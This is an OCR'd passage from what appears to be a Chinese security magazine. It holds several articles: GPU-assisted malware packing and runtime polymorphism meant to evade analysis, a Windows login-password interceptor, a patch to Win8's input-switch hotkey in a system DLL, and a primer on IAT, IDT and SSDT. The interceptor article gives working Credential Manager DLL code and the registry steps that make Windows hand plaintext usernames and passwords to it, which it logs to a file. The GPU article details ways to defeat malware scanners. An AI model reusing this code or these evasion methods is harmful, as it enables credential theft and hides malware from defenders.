  ld.param.s32    %r7, [__cudaparm__Z8unpckrPhii_key];
  mov.s32         %r8, %r3;
$Lt_0_1794:
//<loop> Loop body line 31, nesting depth: 1,
//estimated iterations: unknown
  .loc    28      35      0
  ld.global.u8    %r9, [%r5+0];
  .loc    28      31      0
  ld.param.s32    %r7, [__cudaparm__Z8unpckrPhii_key];
  .loc    28      35      0
  xor.b32         %r10, %r7, %r9;
  st.global.u8    [%r5+0], %r10;
  add.u32         %r5, %r5, 1;
  setp.ne.s32     %p2, %r5, %r6;
  @%p2 bra        $Lt_0_1794;
$Lt_0_1282:
  .loc    28      37      0
  exit;
$LDWend__Z8unpckrPhii:
} // _Z8unpckrPhii
```

图 2 在 nVIDIA 显卡中实现的简单异或 unpack 算法的中间代码

1）自解压恶意软件

代码加壳是恶意软件作者为保护其代码、躲避侦测所采用的常规手法。通过这项技术，

恶意软件代码通过压缩、加密等各种转换算法转换为普通数据。在运行时，一个预制的解密代码首先解密隐藏的代码，随后将控制权转交给已经释放到主机内存中的恶意代码。通过变化转换算法能够简单的生成实质相同但表现形式不同的恶意软件来轻易躲过现有机制的查杀。

将自解压的相关代码放在 GPU 中执行的恶意软件，对现有恶意软件侦获与分析系统构成了巨大障碍。得益于 GPU 的强大并行计算资源，恶意软件能够在 GPU 上轻松运行复杂完整的密码算法，而相同算法在 CPU 上会耗费很长时间，这将对现有恶意软件扫描造成沉重负担，现有扫描机制都是针对熟知的几个加壳脱壳套路来实现还原扫描。

并且，现有的自动脱壳检测机制无法处理 GPU 部分的代码。例如 PolyUnpack 依靠单步执行与动态反汇编来实现脱壳分析，但相比于 x86 架构，对 GPU 机器码的静态与动态分析还处在一个初级阶段，目前还没有任何恶意软件分析系统支持该功能。

其他的脱壳分析系统，诸如 Renovo 通过虚拟机运行恶意样本的方式来监控。不幸的是，现有的监控虚拟机仅仅模拟了简单的显卡设备，并不支持 GPGPU 功能特性。因此，任何以 GPU 代码为基础而脱壳恶意软件样本，将不能在虚拟机中完全运行——这对现存大多数以虚拟机、系统模拟为架构的动态恶意软件分析系统而言，存在严重后果。

在我们对基于 GPU 的自脱壳程序的概念验证中，我们选择以随机密钥进行简单 xor 加密，其内嵌的脱壳代码被编译为 GPU 指令集下的机器码。CUDA 中，自脱壳代码段编译生成的中间代码，称为 PTX（如图 2 所示）。最终，GPU 部分的自脱壳代码及普通恶意代码形成一个可执行文件。



图 3 GPU 辅助的自解压恶意软件模型

在初始阶段，GPU 代码，通常也称为 kernel，被加载进 GPU 中的同时，CPU 代码开始执行，如图 3 所示。在引导指令阶段，恶意软件申请一段内存映射缓冲区来存放加壳的二进制数据。在 CUDA2.2 及以后版本中，可能会申请并映射一段 GPU 能够访问的主机内存，这样运行在 GPU 中的 kernel 就能直接对主机内存进行访问，实现 GPU 和 CPU 的数据共享，此时控制权转移到 GPU 中，此时，脱壳例程直接在映射缓冲区对二进制数据进行更改，脱壳完成后，控制权转回 CPU 继续执行脱壳后的代码。

这样，恶意软件本身在 CPU 阶段的代码所做工作就变为复制数据到新缓冲区——引导脱壳例程在 GPU 上运行。这种代码特征，现有的静态及动态恶意软件分析系统无法实施有效分析。

2）运行时多态变形

无论加密算法多么复杂，在脱壳结束后，恶意软件的原始代码必将写入主机内存中。基

于这点认识，恶意软件分析系统完全可以对进程的地址空间进行快照以对比分析，暴露恶意代码。类似的，运行时恶意软件扫描器通过检查对比进程地址空间，同样可以检测出恶意代码的本来面目。为了防止进程完整镜像被提取，一个通常的做法是需要运行的代码在运行之时再解密。在解密新的代码段之前，已经解密的代码段无需再动态加密。因为需要加密的代码段间隔越长，暴露在主机内存中的也将更小。

在我们对 GPU 上按需解密模型的概念验证中，我们选择函数（function）作为最基本的操作单元。机器码中对应的函数在源代码中分别以不同的 key 进行加密。在运行时，各个函数对应的代码在其即将执行之前进行解密，待调用完成后就重新加密。

图 4 显示了如何利用 GPU 进行代码的按需式解密。负责进行加密与解密的各个函数的代码完全驻留在 GPU 中，CPU 只用负责在函数执行前后将控制权转移到 GPU 中的分发函数中。归纳起来，在函数的执行过程中，控制权通常在 GPU、CPU 中来回切换。



图 4 借助于 GPU 恶意软件进行运行时多态变形

每个函数对应的被加密的代码存放在 CPU、GPU 都能访问到的内存段中。相反，解密所用的密钥存放于 CPU 无法访问的 GPU 专属地址中，这对现有的通过运行时检测提取密钥解密所有加密代码块的方法造成严重障碍。更进一步的说，在函数执行完毕，使用另一个随机密钥进行重加密，将使得恶意软件在主机内存中呈现出多种形态。

尽管某些高手能够克服以上障碍提取出恶意软件的完整原始数据，但配合上现有的反调试手段，这种基于 GPU 的运行时多态变形将使得任何逆向工程尝试变得无比具有挑战性并且旷日持久。例如，GPU 十分适合来进行运行时代码的校验和检测，这是一种有效的反调试手段。与 CPU 只能进行周期性的校验和检测相比，GPU 却能并行的对不同代码段进行校验和检测。

未来的攻击

在前面的章节，我们展示了恶意软件如何通过将代码在 CPU、GPU 上配合运作以躲避常规反病毒系统。尽管十分强大，但该技术仅仅利用了现代 GPU 所提供的丰富功能中的一小部分。我们期望恶意软件作者在运用中能够同时并重利用 CPU 的图形渲染和计算能力的优势。

GPU 提供的强大并行性能能够用于替代 CPU 进行密集型的运算工作，例如可以通过僵尸网络进行大规模的密码暴力破解。僵尸主机能够轻易地拓展 GPGPU 支持，在被感染主机使用 GPU 进行密码破解。

这不仅使得密码破解能力得到显著提升，并且将隐藏持续不断的恶意活动。因为 GPU 在工作时无法有效监控其运行什么功能的代码。因此，就十分难以判断 GPU 中密码暴力破

解代码的存在。此外，CPU 不会再被此种集约计算的进程占用太多性能，因此，任何 CPU 占用率监视器将无助于发现此类恶意活动。

现在，回想下帧缓冲区，它是视觉处理器（VPU）中设备内存的一部分，其中包含有任何时间显示在显示器上的数据。对帧缓冲区的无限制访问为可能的攻击方式提供了更广阔的思路。例如，运行在 GPU 中的恶意代码可以定期扫描屏幕的帧缓冲区，窃取显示在用户屏幕上的私密数据，这种方法比现存的任何截屏方法都更为先进。或者，更复杂的恶意软件能够尝试通过在屏幕上显示错误信息来捉弄用户，控制访问恶意网站时的显示内容（或者更改显示浏览器地址栏中的地址。）

现在，我们熟悉了许多通过现有 GPU 进行攻击的可行性方案。但遗憾的是，现行的 GPGPU 架构中，我们还无法读写帧缓冲区，但可以预见，芯片产商将会不断的在 GPGPU SDK 和诸如 OpenGL、DirectX 的 API 中加入更多的画面交互特性，很有可能在未来的某一个发行版本中将会开放对帧缓冲区的完全控制权。通过减少 GPU、CPU 之间的数据传输，转而对屏幕像素点的直接操控，将会大大增加图像操作的表现性能，例如 3D 转换及视频的压缩/解压缩，这在未来的硬件发展中是一个必不可少的特性。

进一步而言，未来的 GPGPU 架构将允许出现以 GPU 作为宿主的恶意软件。恶意软件完全脱离 CPU ，独立运行在 GPU 中。但是，现在的显卡建构体系存在一个主要的限制：不支持多任务处理。在任何时间段内，GPU 只能执行一个任务。因此，如果恶意软件直接在 GPU 上运行而没有 CPU 的介入干扰，将会因为无上下文切换机制而占用所有 GPU 时间片段，进而导致显示器的渲染响应任务无法进行，显示画面会被“卡住”。尽管这个方案目前看起来还不合时宜，还有很多的技术障碍需要突破，但我们有理由相信，未来的 GPU 将为下一代恶意代码在 GPU 上的完全利用提供支撑。

总结

基于 GPU 的通用运算技术的快速发展，使得恶意软件作者能够利用现代个人电脑中的 GPU 来增强其代码对抗现有防御机制的鲁棒性。本文所述的代码加壳技术——基于 GPU 的脱壳与运行时多态，不仅要证明 GPU 辅助的恶意软件的可行性，同时也要表明，GPU 上多用途计算的巨大潜力已经为恶意代码提供了强大功能支撑。上述两个技术都在现有 GPU 上实践过，并顺利通过了现有恶意软件分析系统的检测，这些系统通常只识别处理 IA-32 代码。

更进一步的说，我们假设恶意软件能够不断应用新一代 GPU 的各种新特性，那么随着显卡在图形处理和多样化计算能力上的性能不断增强，GPU 硬件将能为未来的恶意软件提供一个理想的生存环境。

利用 Credential Manger 截获 Windows 登陆密码

文/图 李旭昇

想要获取 Windows 登陆密码，主要有两种思路，一是读取密码 Hash，再利用彩虹表进行破解；二是直接在输入密码时进行截获。第二种思路的主要实现方法都是通过 hook，而本文将给出一种完全文档化的方法，即通过 Credential Manager 截获 Windows 登陆密码。

简单的说，Credential Manager 会在用户登陆或修改密码时得到通知。Credential Manager 机制的本意是增强系统的安全性，比如要求登陆时提供更多的凭据等等，但由于它可以得到用户名和密码的明文，我们完全可以借机截获登陆密码。

Credential Manager 是一个 DLL，在用户登录后被 explorer.exe 加载执行。它必须导出的

函数有 NPLogonNotify、NPPasswordChangeNotify 和 NPGetCaps。其中 NPLogonNotify 在用户登陆时被调用，其 lpAuthentInfo 参数中含有我们感兴趣的明文用户名和密码。NPPasswordChangeNotify 函数在登陆密码被修改时调用,这个函数的参数与 NPLogonNotify 相似，而且可以得到修改前后的明文密码。NPGetCaps 只是向 lsass 返回必要的信息，没有实际功能。不过它绝对不能省略，否则 NPLogonNotify 和 NPPasswordChangeNotify 都不会被调用。

NPLogonNotify 函数首先需要根据 lpAuthentInfo 的内容确定登陆信息的类型。根据 MSDN 的介绍，微软提供的登陆信息只有两种类型：MSV1_0_INTERACTIVE_LOGON 或 KERB_INTERACTIVE_LOGON，而且它们的结构又十分类似。

```
typedefstruct_MSV1_0_INTERACTIVE_LOGON {
MSV1_0_LOGON_SUBMIT_TYPE MessageType;
UNICODE_STRING LogonDomainName;
UNICODE_STRING UserName;
UNICODE_STRING Password;
} MSV1_0_INTERACTIVE_LOGON, *PMSV1_0_INTERACTIVE_LOGON;
typedefstruct_KERB_INTERACTIVE_LOGON {
KERB_LOGON_SUBMIT_TYPE MessageType;
UNICODE_STRING LogonDomainName;
UNICODE_STRING UserName;
UNICODE_STRING Password;
} KERB_INTERACTIVE_LOGON, *PKERB_INTERACTIVE_LOGON;
```

上述结构中的 UserName 和 Password 就是明文的用户名和密码。万事俱备，下面给出 Credential Manager 的主要代码。

```
extern"C"
DWORDAPIENTRY NPLogonNotify(
_In_PLUIDlpLogon,
_In_LPCWSTRlpAuthentInfoType,
_In_LPVOIDlpAuthentInfo,
_In_LPCWSTRlpPreviousAuthentInfoType,
_In_LPVOIDlpPreviousAuthentInfo,
_In_LPWSTRlpStationName,
_In_LPVOIDStationHandle,
_Out_LPWSTR *lpLogonScript
)
{
    wstring MsgTilte=L"用户登录";
    wstring Msg=L"";

    if(lstrcmpiW (L"MSV1_0:Interactive", lpAuthentInfoType)==0)
    {
        PMSV1_0_INTERACTIVE_LOGON
pAuthInfo=(PMSV1_0_INTERACTIVE_LOGON)lpAuthentInfo;
```

```
            MessageBox(NULL,L"MSV1_0:Interactive",L"LogonType",MB_OK);
            Msg=L"StationName: "+wstring(lpStationName)+L"\n"+
                L"DomainName:
"+wstring(pAuthInfo->LogonDomainName.Buffer,pAuthInfo->LogonDomainName.Length/2
)+L"\n"+
                L"UserName:
"+wstring(pAuthInfo->UserName.Buffer,pAuthInfo->UserName.Length/2)+L"\n"+
                L"Password:
"+wstring(pAuthInfo->Password.Buffer,pAuthInfo->Password.Length/2);
        }

        if(lstrcmpiW (L"Kerberos:Interactive", lpAuthentInfoType)==0)
        {
            PKERB_INTERACTIVE_LOGON
pAuthInfo=(PKERB_INTERACTIVE_LOGON)lpAuthentInfo;
            MessageBox(NULL,L"Kerberos:Interactive",L"LogonType",MB_OK);
            Msg=L"StationName: "+wstring(lpStationName)+L"\n"+
                L"DomainName:
"+wstring(pAuthInfo->LogonDomainName.Buffer,pAuthInfo->LogonDomainName.Length/2
)+L"\n"+
                L"UserName:
"+wstring(pAuthInfo->UserName.Buffer,pAuthInfo->UserName.Length/2)+L"\n"+
                L"Password:
"+wstring(pAuthInfo->Password.Buffer,pAuthInfo->Password.Length/2);
        }
        MessageBox(NULL,Msg.c_str(),MsgTilte.c_str(),MB_OK);
        WriteLogFile(Msg);
        returnWN_SUCCESS;
    }
    extern"C"
    DWORDWINAPI
    NPGetCaps(
    DWORDnIndex
            )
    {
    switch (nIndex)
       {
    caseWNNC_NET_TYPE:
    returnWNNC_CRED_MANAGER;
    break;

    caseWNNC_START:
    return 1;  //已经启动
    break;
```

```
caseWNNC_SPEC_VERSION:
returnWNNC_SPEC_VERSION51;
break;

default:
return 0;
break;
   }
}
```

以上代码理解起来十分容易，不再详细分析。要想使 Credential Manager 生效，还需要对注册表进行配置。首先在 HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order 键名下的 ProviderOrder 键值中加上 Credential Manager 的名称，这里取为 LogonFilter。接着在 HKLM\SYSTEM\CurrentControlSet\services\LogonFilter\NetworkProvider 下添加以下键值：

```
Class=2
Name="LogonFilter"
ProviderPath=%SystemRoot%\system32\LogonFilter.dll
```

也许读者已经发现上述注册表项中“莫名其妙”的出现了 NetworkProvider。事实上，微软认为 NetworkProvider 和 Crendential Manager 非常相似，便将其注册表项合二为一，甚至一个 DLL 可以同时是 NetworkProvider 和 Crendential Manager。至于这两者为什么相似（一个负责网络，一个负责用户登录），笔者实在是想不通，MSDN 中也没有给出解释，只好日后慢慢体会。若有哪位高手明白，还望不吝指教。

配置好后重新登录，如图 1 和图 2 所示，成功弹出对话框，并将信息记录到文件中。



图 1



图 2

本文程序均在 Win7x64+VS2012 下编译测试，完整代码请见附件。

Patch Win8 实现 Ctrl+空格切换输入法

文/ mengxp [孟学政]

长久以来在Windows系统上切换输入法都是使用Ctrl+Space这个默认快捷键，但在Win8系统上这个组合键却变成了 Win+Space，让人很不习惯。虽然同样保留了 Ctrl+Space 可以切换中英文状态，但很遗憾，这个状态并不是全局保持的，只对当前应用程序保持。也许有些人使用 Shift 或者 Ctrl 切换中英文状态，但这种切换方法对于程序员来说是很糟糕的，因为程序员需要频繁地使用 Shift 打字、使用 Ctrl 复制粘贴，常常因为按下了 Shift 或 Ctrl 而没有按下对应快捷键字母，导致中文英文状态发生了改变。本人就是写代码的职业，所以对此深有体会。

那么有什么办法可以修改这个快捷键呢？我想到了两种方法，一是向系统植入键盘过滤驱动或者键盘钩子，替换 Win+Space 变成 Ctrl+Space；二是 Hook RegisterHotKey 这个 API，改变注册的组合键。

第一种方法比较复杂，如果使用键盘钩子，因代码是在 DLL 中的，需要考虑跨平台问题，也就是需要 32 位和 64 位 2 个 DLL，需要将代码编译 2 份，一份放在 system32 目录，一份放在 syswow64 目录，而且实现上也比较困难。因为是过滤组合键，我想出了如下的工作流程：全局记录 Ctrl 状态；检测 Space 按下；当 Space 按下时检测 Ctrl 是否按下，若 Ctrl 按下了，则先模拟 Ctrl 弹起、Win 按下，然后再发送 Space 按下的消息；当 Ctrl 弹起时，替换 Ctrl 弹起的消息为 Win 弹起。这个方法我在写这篇文章前 2 个月就已经实现过，确实可行，后来发现这个方案对 DirectX 游戏兼容性有问题，会导致 Ctrl 无法正常弹起。

下面说说第二种方法，这是我为了彻底解决游戏兼容性而想到的。Hook 技术常用于病毒、木马以及计算机安全软件领域，这里不再详述其原理和实现。简单的说，就是在操作系统注册 Win+Space 这一组快捷键时，把参数替换掉，替换成我们需要的 Ctrl+Space 这一个快捷键，这样就达到了使用 Ctrl+Space 代替 Win+Space 切换输入法的目的。

首先要确定是哪个进程注册了 Win+Space 这组快捷键，使用 PCHunter 这个工具（新版 XueTr）可以查看所有进程注册的热键，这个功能在进程列表右键菜单中，可以看到是 explorer 这个进程注册了这个快捷键，所以我们只需要 Hook Explorer 这个进程对 RegisterHotKey 的调用即可。

先看一下 RegisterHotKey 的函数原型：

```
BOOL WINAPI RegisterHotKey(
  _In_opt_  HWND hWnd,
  _In_    int id,
  _In_    UINT fsModifiers,
  _In_    UINT vk
);
```

参数分别是：窗口句柄、热键 ID 编号、组合键 Modifiers + vk。我们需要替换 Win+Space，这个组合键对应的 fsModifiers 参数为 8（Win 键），vk 参数是 0x20（Space 空格键）。我们只需要把 fsModifiers 参数由 8 改成 2 即可实现。

由于只是替换一个参数，不必使用 API Hook 技术，这有些大材小用；还可以使用 Patch

技术，前提是这个 fsModifiers 参数是硬编码上去的，而不是通过计算得到的。

接下来使用 WinDBG 进行分析，使用任务管理器结束 explorer 进程，使用 WinDBG 创建 C:\windows\explorer.exe 进程，然后中断在程序入口，之后输入如下命令：

```
bp RegisterHotKey "j (@r9=0x20) ''; 'gc' "
```

这个命令的意思是，当 RegisterHotKey 的第 4 个参数 vk=0x20 的时候中断运行。我的操作系统是 64 位的，因此第四个参数是放在 r9 寄存器中（x64 调用约定，参数从左到右依次放在 ecx edx r8 r9 堆栈）。

断下来后查看调用堆栈，发现这个函数是 InputSwitch.dll 调用的，使用 IDA 工具查看对应的代码，发现如下的程序片段：

```
.text:0000000180004E9B                  lea     rdi, unk_18001BD58
.text:0000000180004EA2                  lea     rbx, qword_180007A00
.text:0000000180004EA9                  mov     esi, 3
.text:0000000180004EAE                  mov     rbp, rax
.text:0000000180004EB1
.text:0000000180004EB1 loc_180004EB1:
.text:0000000180004EB1                  mov     r9d, [rbx+8]    ; vk
.text:0000000180004EB5                  mov     r8d, [rbx]      ; fsModifiers
.text:0000000180004EB8                  mov     edx, [rdi]      ; id
.text:0000000180004EBA                  mov     rcx, rbp        ; hWnd
.text:0000000180004EBD                  call    cs:__imp_RegisterHotKey
.text:0000000180004EC3                  add     rbx, 10h
.text:0000000180004EC7                  add     rdi, 4
.text:0000000180004ECB                  dec     rsi
.text:0000000180004ECE                  jnz     short loc_180004EB1
```

从上面的程序来看，R9 寄存器来源是 rbx 指向的内存，而 rbx 又指向全局内存 180007A00。这个 RegisterHotKey 一共执行了 3 次（esi 计数器），所以可以确定这段程序一共注册了 3 个快捷键，快捷键定义在 180007A00 这个位置。查看这个地址：

```
.text:0000000180007A00 qword_180007A00 dq 800000008h, 20h, 80000000Ch,
100000020h, 80000000Ah
.text:0000000180007A00                  dq 200000020h
```

可以看到 3 个快捷键分别是 08 + 20（Win+Space）、0C + 20（Win+Shift+Space）和 0A + 20（Win+Ctrl+Space）。

知道了以上这些就简单了，我们把 Win + Space 的 Win（08）改成 Ctrl（04）就可以了。使用任意一款 16 进制编辑工具，例如 WinHex，搜索“08000000080000002000000000000000”。在我的 64 位 Win8 系统上，这个数据是位于文件偏移 0x6E00，把 08 改成 02 保存，可能会提示权限不足，别急，我们先保存在其他地方。

因为权限的问题而无法替换 InputSwitch.dll，是由于文件 ACL 的机制。这个文件的所有者是 TrustedInstaller，其他任何用户对这个文件都只有读和执行的权限，我们只要变更这个文件的所有者为 Administrators 就可以对这个文件有修改的权限了。修改方法是“文件属性-安全-高级-所有者更改”，对象名称框输入 Administrators，确定即可。回到刚才的“属性-安全”对话框，选中 Administrators 组，单击编辑，勾选完全控制，确定，这样文件就可以被修改了。把我们刚才修改好的文件替换到 system32 目录，大功告成！

使用任务管理器结束 explorer 进程，再运行 explorer。试试 Ctrl+Space 快捷键，是不是已经可以很方便的切换输入法啦！

这个方法有一点不足，就是在切换的过程中，屏幕右侧没有弹出窗口指示当前选中的输入法，原因还不清楚，我并没有深究，不过目前看来，我们想要的已经实现了！

浅论 Windows 买的的三块表

文/图 木羊

网络语言一直在毁坏各种好词语，如奇葩，如菊花，最近连表也不能幸免。说到表，相信每一个想踏入 Windows 系统编程门槛的人，都一定经历过或者经历着被 IAT、IDT 和 SSDT 诸如此类名字看起来很像，用途看起来也差不多，但功能和效果却完全不同的表绕得头晕眼花，有时候甚至会忍不住赞扬一句“我去年买了个表”。

微软难道是有心折磨我们，所以才特意“买”了这么多表吗？又到底买了多少表呢？这是个很难回答的问题，一来因为 Windows 不开源，只能通过 Dev Kit 来略窥一二，二来 Windows 里的表形结构太多，只是罗列名字都足以写一本很厚的书。不过幸好，表形结构的功能和作用是相同的，这里选了 IAT、IDT 和 SSDT 这三块表作为三个代表就足以说明问题。在具体介绍之前，先回答第一个问题：Windows 为什么需要“买”表？

IAT、IDT 和 SSDT 的英文全写分别为 Import Address Table、Interrupt Descriptor Table 和 System Services Descriptor Table，它们都有个共同点，就是都带着个 Table，Table 这个名字在计算机领域很常见，Html 有一种标签叫 Table，数据库有一种结构也叫 Table，需要提醒彼 Table 非此 Table，Windows 里的 Table 存在的目的是为外界暴露一个可调用的接口。

写过调用函数的可能反对说，从来没听过调用需要用到 Table。这话也对也不对，回忆一下，我们调用一个函数，如果在同一源代码文件中，可以直接使用函数名，如果不在同一源代码文件中，则需要先使用 import 语句导入再使用，如#import<windows.h>，确实没用到什么表。但真是这样吗？作为实验，我写了一段很简单的 MessageBoxA 调用。

```
#include <WINDOWS.H>
main()
{
        MessageBoxA(0,0,0,0);
}
```

这段代码写得很丑，不过里面恰好包含了两种看起来相同实际不同的函数调用。我们知道，程序执行时，首先会调用 main，然后再调用 MessageBoxA。从编程层面看，这两种都是函数调用，但编译以后实际会是怎样呢？

先看 main，反汇编之后如图1所示。

```
004010C2|. E8 39FFFFFF    call    00401000
```

图1

请注意它的反汇编码，是0xE8开头，在汇编里，这个叫做直接调用，后面跟的是偏移地

址。再看 MessageBoxA，反汇编之后如图2所示。

```
0040100B |. FF15 9C504000 call dword ptr [<&USER32.MessageBoxA>]
```

图2

对汇编有些了解的可能已经看出来了，这不是传统的0xE8调用，而是间接调用0xFF15，后面跟的0x0040509C 是一个保存实际调用地址的“变量”，具体的内存情况是这样的：

ds:[0040509C]=7788EA11 (USER32.MessageBoxA)

这个“变量”保存了 user32.dll 的导出函数 MessageBoxA 的地址，系统通过读取这个地址完成了间接调用。这个变量显然是调用不可或缺的一环，那么，这个“变量”究竟是什么？请看图3。



图3

上图正是该程序的 IAT 截图，其中对 USER32.MessageBoxA 的导入地址保存在0x0000509C。请注意，这个地址是 RVA，是一个相对偏移地址，加上程序在内存的基地址0x00400000后，即可看出正是上述的“变量”。

从操作系统设计的角度来看，一个系统要保持松耦合，必须强调封装，也就是系统中每个模块都应该尽量彼此独立，减少相互之间的依赖和关联。但这只是理想，实际当然不可能，譬如一个程序需要调用系统功能，就必然要和系统模块产生关联。理性和现实总是存在矛盾的，Windows 选择了用表来折衷解决这个问题，资源以表的形式导出导入，和接口编程的思想有着异曲同工的妙处。

为了更好地展示表的作用，也为了相互区分，接下来串讲一遍 IAT、IDT 和 SSDT 之间的联系。刚才演示了程序如何通过 IAT 调用系统模块，但这个 user32.dll 只是个 Ring3层的系统模块，操作系统更多的功能是运行在 Ring0层。譬如说调用 ReadFile 函数，实际执行操作是在 Ring0，操作系统是怎样完成整个过程的呢？

跟踪可以知道，ReadFile 函数最终会调用 ntdll 的 ZwReadFile 函数。这个 ntdll 是系统模块，同样也是在 Ring3层，但它是最近接 Ring0层的 Ring3层系统模块。对 ZwReadFile 函数的反汇编如图4所示。

```
77CD62B8 r$  B8 11010000    mov     eax, 111
77CD62BD  .  BA 0003FE7F    mov     edx, 7FFE0300
77CD62C2  .  FF12           call    dword ptr [edx]
77CD62C4  L.  C2 2400       retn    24
77CD62C7     90             nop
77CD62C8 r$  B8 12010000    mov     eax, 112
77CD62CD  .  BA 0003FE7F    mov     edx, 7FFE0300
77CD62D2  .  FF12           call    dword ptr [edx]
77CD62D4  L.  C2 2400       retn    24
77CD62D7     90             nop
77CD62D8 r$  B8 13010000    mov     eax, 113
77CD62DD  .  BA 0003FE7F    mov     edx, 7FFE0300
77CD62E2  .  FF12           call    dword ptr [edx]
77CD62E4  L.  C2 0800       retn    8
```

图4

可以看出，在 ntdll 中，许多函数最终都调用了 edx 的值所指向的内存地址。也就是保存在0x7FFE033中的地址，为0x77CD7090，如图5所示。

```
77CD7085  .  8DA424 00000(  lea     esp, dword ptr [esp]
77CD708C  .  8D6424 00      lea     esp, dword ptr [esp]
77CD7090 r$  8BD4           mov     edx, esp
77CD7092  .  0F34           sysenter
77CD7094  L$  C3            retn
77CD7095  .  8DA424 00000(  lea     esp, dword ptr [esp]
77CD709C  .  8D6424 00      lea     esp, dword ptr [esp]
77CD70A0 r$  8D5424 08      lea     edx, dword ptr [esp+8]
77CD70A4  .  CD 2E          int     2E
77CD70A6  L.  C3            retn
```

图5

